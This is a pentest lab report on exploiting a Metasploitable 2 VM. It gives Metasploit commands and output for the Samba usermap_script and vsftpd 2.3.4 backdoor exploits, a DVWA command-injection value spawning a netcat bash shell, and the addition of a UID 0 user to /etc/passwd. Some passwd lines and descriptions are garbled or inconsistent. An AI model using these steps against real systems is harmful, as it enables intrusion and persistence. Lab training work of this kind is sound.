

# Pentesting Report

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## Introduction

Summary of the objective and scope of the exercise:

The objective of this exercise was to exploit vulnerabilities found in Metasploitable 2 using pentesting techniques and tools. Specific exploits for Samba and FTP were used, successfully obtaining interactive shells and escalating privileges.

## Methodology


Tools and techniques used:

- Nmap
- Metasploit Framework
- Netcat
- Vulnerable Web Application (DVWA)
- Exploiting Samba (CVE-2007-2447)
- Exploiting vsftpd 2.3.4 (CVE-2011-2523)

## Results

During the exercise, vulnerabilities in FTP and Samba services were successfully exploited, obtaining interactive shells in both cases. Additionally, the vulnerable application DVWA was accessed and remote commands were executed via the Command Execution feature. A root-privileged user ('hacker') was also created and traces of the attack were cleared.

- A ping command was successfully executed in the DVWA application through the Command Execution vulnerability.



- Multiple directories within the DVWA web application were accessed, exposing sensitive files.

The screenshot shows the DVWA web application interface. On the left, a list of files is displayed, including `fi`, `sqli`, `sqli_blind`, `upload`, `view_help.php`, `view_source.php`, `view_source_all.php`, `xss_r`, `xss_s`, `uname -a`, `Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux`, `whoami`, `www-data`, `pwd`, `/var/www/dvwa/vulnerabilities`, and `ls -la`. The main content area shows a vulnerability report for 'Command Execution'. The report includes a 'Ping for FREE' section with a table of ping statistics and a 'Vulnerability: Command Execution' section with a table of command execution results.

Command	Output
<code>uname -a</code>	<code>Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux</code>
<code>whoami</code>	<code>www-data</code>
<code>www-data</code>	<code>www-data</code>
<code>pwd</code>	<code>/var/www/dvwa/vulnerabilities</code>
<code>ls -la</code>	<code>total 56</code>
<code>drwxr-xr-x 11 www-data www-data 4096 May 20 2012 .</code>	
<code>drwxr-xr-x 8 www-data www-data 4096 May 20 2012 ..</code>	
<code>drwxr-xr-x 4 www-data www-data 4096 May 20 2012 brute</code>	
<code>drwxr-xr-x 4 www-data www-data 4096 May 20 2012 csrf</code>	
<code>drwxr-xr-x 4 www-data www-data 4096 May 20 2012 exec</code>	
<code>drwxr-xr-x 4 www-data www-data 4096 May 20 2012 fi</code>	
<code>drwxr-xr-x 4 www-data www-data 4096 May 20 2012 sqli</code>	
<code>drwxr-xr-x 4 www-data www-data 4096 May 20 2012 sqli_blind</code>	
<code>drwxr-xr-x 4 www-data www-data 4096 May 20 2012 upload</code>	
<code>-rw-r--r-- 1 www-data www-data 526 Mar 16 2010 view_help.php</code>	
<code>-rw-r--r-- 1 www-data www-data 1472 Mar 16 2010 view_source.php</code>	
<code>-rw-r--r-- 1 www-data www-data 2175 Mar 16 2010 view_source_all.php</code>	
<code>drwxr-xr-x 4 www-data www-data 4096 May 20 2012 xss_r</code>	
<code>drwxr-xr-x 4 www-data www-data 4096 May 20 2012 xss_s</code>	

## Commands and tools used for exploitation

- Samba Exploit:  

```
use exploit/multi/samba/usermap_script
set RHOST <IP-Target>
run
```

- The Samba service was exploited using the `usermap_script` module from Metasploit, gaining root access.

The screenshot shows a Metasploit terminal session. The user enters the command `use exploit/multi/samba/usermap_script`, followed by `set RHOST 192.168.56.104`. The user then enters `run`, which results in a reverse TCP handler being started on `192.168.56.102:4444`. The user then enters `whoami`, which results in the output `root`. The user then enters `ls -la /etc`, which results in a list of files and directories in the `/etc` directory.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.56.104
RHOST => 192.168.56.104
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Command shell session 1 opened (192.168.56.102:4444 -> 192.168.56.104:33485) at 2024-10-23 23:07:41 -0400

whoami
root
ls -la /etc
total 1124
drwxr-xr-x 94 root root 4096 Oct 22 15:15 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
-rw-r--r-- 1 root www-data 12288 Oct 22 15:15 .passwd.swp
-rw-r--r-- 1 root root 0 Mar 16 2010 .pwd.lock
drwxr-xr-x 10 root root 4096 May 20 2012 X11
-rw-r--r-- 1 root root 2975 Mar 16 2010 adduser.conf
-rw-r--r-- 1 root root 44 Oct 22 11:10 adjtime
-rw-r--r-- 1 root root 53 Mar 16 2010 aliases
-rw-r--r-- 1 root root 12288 Apr 28 2010 aliases.db
drwxr-xr-x 2 root root 12288 May 20 2012 alternatives
drwxr-xr-x 7 root root 4096 May 20 2012 apache2
drwxr-xr-x 3 root root 4096 Mar 16 2010 apm
drwxr-xr-x 2 root root 4096 Mar 16 2010 apparmor
drwxr-xr-x 6 root root 4096 Mar 17 2010 apparmor.d
drwxr-xr-x 4 root root 4096 Apr 16 2010 apt
```

- FTP Exploit:  
 use exploit/unix/ftp/vsftpd\_234\_backdoor  
 set RHOST <IP-Target>  
 run

- The vulnerability in vsftpd 2.3.4 was successfully exploited, gaining an interactive shell as the root user.

```

[*] 192.168.56.104:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.104:21 - The port used by the backdoor bind listener is already open
[*] 192.168.56.104:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:34331 → 192.168.56.104:6200) at 2024-10-23 20:27:34 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

```

- Command execution on DVWA:  
 192.168.56.104; nc 192.168.56.104 4444 -e /bin/bash

## Privilege Escalation

Techniques used and results obtained:

Privilege escalation was achieved through the FTP exploit, gaining root access on the target machine. A root-privileged user named 'hacker' was also created.

- Access was gained to the `/etc/passwd` file, which contains important information about the system's users.

```

tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:::/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
cat /etc/shadow
ls -ls /etc/passwd
4 -rw-r--r-- 1 root root 1581 May 13 2012 /etc/passwd

```

- The `/etc/passwd` file was edited to add a user with UID 0, granting root privileges.

```
cat /var/www/html/config.php
vi /etc/passwd
ooot:$1$root$eUQosKL7nAIZ5FyG3P9170:0:0:root:/root:/bin/bash
t:$1$root$eUQosKL7nAIZ5FyG3P9170:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh

sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
W10: Warning: Changing a readonly file
```

- After the exploitation, system users and directories were observed, confirming access with elevated privileges.

```
drwxr-xr-x  2 root    root      4096 May 20  2012 xinetd.d
-rw-r--r--  1 root    root      461 Apr  3  2008 zsh_command_not_found
ls -la /home
total 32
drwxr-xr-x  8 root    root      4096 Oct 22  12:08 .
drwxr-xr-x 21 root    root      4096 May 20  2012 ..
drwx-----  2 root    root      4096 Oct 22  12:08 acceso_roto
drwxr-xr-x  2 root    nogroup   4096 Mar 17  2010 ftp
drwx-----  2 root    root      4096 Oct 22  12:08 logramos_entrar
drwxr-xr-x  5 msfadmin msfadmin 4096 Oct 16  19:53 msfadmin
drwxr-xr-x  2 service service 4096 Apr 16  2010 service
drwxr-xr-x  3 user     user      4096 May  7  2010 user
```

## Mitigation

Proposals to remediate the exploited vulnerabilities:

Update the FTP and Samba services to newer and secure versions. Configure firewall rules to limit remote access and review security settings in web applications.

- Active connections on the system were monitored using the `netstat` command, verifying open ports after exploitation.

```
netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:35499           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:50000           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53            0.0.0.0:*               LISTEN
tcp        0      0 192.168.56.104:53      0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:54040           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:33404           0.0.0.0:*               LISTEN
```

## Conclusion

Impact of vulnerabilities and reflection on the process:

The exploited vulnerabilities allowed full system access, highlighting the importance of applying patches and conducting regular security reviews.